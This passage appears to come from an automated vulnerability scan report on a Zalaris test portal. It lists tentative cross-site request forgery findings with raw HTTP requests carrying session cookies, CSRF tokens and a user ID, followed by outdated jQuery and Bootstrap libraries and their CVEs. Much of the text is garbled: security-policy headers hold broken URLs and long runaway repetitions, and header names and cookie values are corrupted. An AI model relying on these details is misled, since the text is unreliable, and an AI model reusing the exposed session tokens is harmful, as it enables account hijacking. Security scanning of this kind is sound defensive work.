Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.lo:443 goedit.l/\* data: blob: https://maps.googleapis.com:443 https://hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://oigin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://signicat.com/ https://signica https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com/https://\*.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://syndication.twit eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

### Request 2

POST /neptune/native/neptune\_login\_ping.html?clear\_saml\_cookies HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJGP8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://sUKEmsDRwtJkeVIToo.com/

X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.1dd0478e503d42c6 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-1dd0478e503d42c6-01

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

## Response 2

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:05:20 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8 content-length: 30

dxp-sap: 21100006 x-user-logon-language: E xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://i.boost.ai/ https://aclcons.azurewebsites.net/ https:///s.accounts.ondemand.com/ https://saps.googleapis.com/.ttps://zaltestcors.azurewebsites.net/ https://saps.googleapis.com/ https://zaltestcors.azurewebsites.net/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://saps.googleapis.com/ https://saps.googleapis.com/ https://sapsi5.hana.ondemand.com/ https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com//https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.alaris.com.thtps://spoogleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://i5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

## 2.4. https://testportal.zalaris.com/neptune/zsp\_suppinfo\_frontend

## Summary

Severity: Medium Confidence: Tentative

https://testportal.zalaris.com Host: Path: /neptune/zsp\_suppinfo\_frontend

### Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against authenticated users.

### Request 1

POST /neptune/zsp\_suppinfo\_frontend?ajax\_id=POR\_GET\_ITEM&ajax\_applid=ZSP\_SUPPINFO\_FRONTEND&sap-client=650&dxp=21100006&field\_id=00049 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657772972956; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ Content-Type: application/json X-Requested-With: XMLHttpRequest Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0

Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:30:28 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8

content-length: 213 dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin: \*

access-control-allow-methods: \*

access-control-allow-headers:

cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-w eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: , report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeloVerticalLayoutData":

{"ITEMID":"000000000","UCN":"","CLIENT":"","CDATE":"","CTIME":"000000","UNAME":"","TLOCK":false,"TLOCKBY":"","ROLES":"","BUKRS":"","EMAIL":"","PHONE":"","LOCKED\_TEXT":"","IN ...[SNIP]...

## Request 2

POST /neptune/zsp\_suppinfo\_frontend?ajax\_id=POR\_GET\_ITEM&ajax\_applid=ZSP\_SUPPINFO\_FRONTEND&sap-client=650&dxp=21100006&field\_id=00049 HTTP/1.1 Host: testportal.zalaris.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB/mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai\_session=2g]MVUboOy2IGtLBRDMhtYTj1657771353019]1657785823975; SAPWP\_active=1;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgm%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV388s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69JAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, \*/\*; q=0.01
Accept-Encoding; gzip, deflate
Referer: https://ThWsVUduvxAWHuGPRc.com/
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Origin: https://thestportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close

## Response 2

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:09:22 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8 content-length: 213
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
access-control-allow-methods:
access-control-allow-headers:
Content-Security-Policy: default-src 'self https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 ht
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
https://cdn.syndication.twimg.com https://s.neptune-software.com/43 https://cdn.syndication.twimg.com/https://sneptune-software.com/sneps-dela-eu-west-1.amazonaws.com/files/ZALARIS/https://preprod.signicat.com/https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-eval' https://maps.googleapis.com https://snap.googleapis.com https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.com/https://snap.googleapis.googleapis.googleapis.googleapis.googleapis.googleapis.googleapis.googleapis.googleapis.googleapis.googleapis.go
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
   "modeloVerticalLavoutData"
TITEMID":"0000000000",""UCN":"","CLIENT":"","CDATE":"","CTIME":"000000","UNAME":"","TLOCK":false,"TLOCKBY":"","ROLES":"","BUKRS":"","BMAIL":"","PHONE":"","LOCKED_TE
  ...[SNIP]..
```

# 3. Vulnerable JavaScript dependency

There are 5 instances of this issue:

- /irj/portal
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js
- /nea/v1/authenticate
- /neptune/server/sapui5/1.71/resources/sap-ui-core.js
- /resetpwd/resetpwd.html

### Issue background

The use of third-party JavaScript libraries can introduce a range of DOM-based vulnerabilities, including some that can be used to hijack user accounts like DOM-XSS.

Common JavaScript libraries typically enjoy the benefit of being heavily audited. This may mean that bugs are quickly identified and patched upstream, resulting in a steady stream of security updates that need to be applied. Although it may be tempting to ignore updates, using a library with missing security patches can make your website exceptionally easy to exploit. Therefore, it's important to ensure that any available security updates are applied promptly.

Some library vulnerabilities expose every application that imports the library, but others only affect applications that use certain library features. Accurately identifying which library vulnerabilities apply to your website can be difficult, so we recommend applying all available security updates regardless.

### Issue remediation

Develop a patch-management strategy to ensure that security updates are promptly applied to all third-party libraries in your application. Also, consider reducing your attack surface by removing any libraries that are no longer in use.

### Vulnerability classifications

- CWE-1104: Use of Unmaintained Third Party Components
- A9: Using Components with Known Vulnerabilities

## 3.1. https://testportal.zalaris.com/irj/portal

## Summary

Severity: Low Confidence: Tentative

https://testportal.zalaris.com Host:

Path: /irj/portal

### Issue detail

We observed 3 vulnerable JavaScript libraries

We detected jquery version 1.11.3.min, which has the following vulnerabilities:

- CVE-2015-9251: 3rd party CORS request may execute
   CVE-2015-9251: parseHTML() executes scripts in event handlers
- CVE-2019-11358: jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution
- CVE-2020-11022: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS
- CVE-2020-11023: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS

We also detected jquery-migrate version 1.2.1.min, which has the following vulnerability:

· Selector interpreted as HTML http://bugs.jquery.com/ticket/11290 http://research.insecurelabs.org/jquery/test/

We also detected bootstrap version 3.3.4, which has the following vulnerabilities:

- CVE-2019-8331: XSS in data-template, data-content and data-title properties of tooltip/popover
- CVE-2018-14041: XSS in data-target property of scrollspy
- CVE-2018-14040: XSS in collapse data-parent attribute
- CVE-2018-14042: XSS in data-container property of tooltip
- CVE-2016-10735: XSS is possible in the data-target attribute.

## Request 1

GET /irj/portal HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close Cache-Control: max-age=0

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:47:33 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

```
content-type: text/html; charset=UTF-8
 x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
                       curity-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use-typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
set-cookie: com.sap.engine.security.authentication.original_application_url=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/irj; HttpOnly; SameSite=None; Secure set-cookie: com.sap.security.sso.OTPSESSIONID=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/nea/v1; secure; HttpOnly; SameSite=None;
set-cookie: PortalAlias=portal; path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
 X-Content-Type-Options: nosniff
Connection: close
Content-Length: 13741
<!DOCTYPE html>
<html><head>
<script type="text/javascript">
/*HTML Business for Java. 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_trade
<script src="//code.jquery.com/jquery-1.11.3.min.js"></script>
<script src="//code.jquery.com/jquery-migrate-1.2.1.min.js"></script>
...[SNIP]...
 <script src="//maxcdn.bootstrapcdn.com/bootstrap/3.3.4/js/bootstrap.min.js"></script>
 ...[SNIP]..
```

# 3.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js

### Summary

Severity: Low

Confidence: Tentative

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js

## Issue detail

We observed a vulnerable JavaScript library.

We detected **jquery** version **1.11.1**, which has the following vulnerabilities:

- CVE-2015-9251: 3rd party CORS request may execute
- CVE-2015-9251: parseHTML() executes scripts in event handlers
- CVE-2019-11358: jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution
- CVE-2020-11022: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS
- CVE-2020-11023: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS

## Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js?version=20180424152222 HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB/mn|2022-07-14T04:02:32.9802; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai_session=2gjWUboOy2[Gtl_BRDMhtYT]1657771353019|1657771990993; SAPWP_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/

Dnt: 1

Sec-Fetch-Dest: script

Sec-Fetch-Mode: no-cors

Sec-Fetch-Site: same-origin

Te: trailers
```

Connection: close

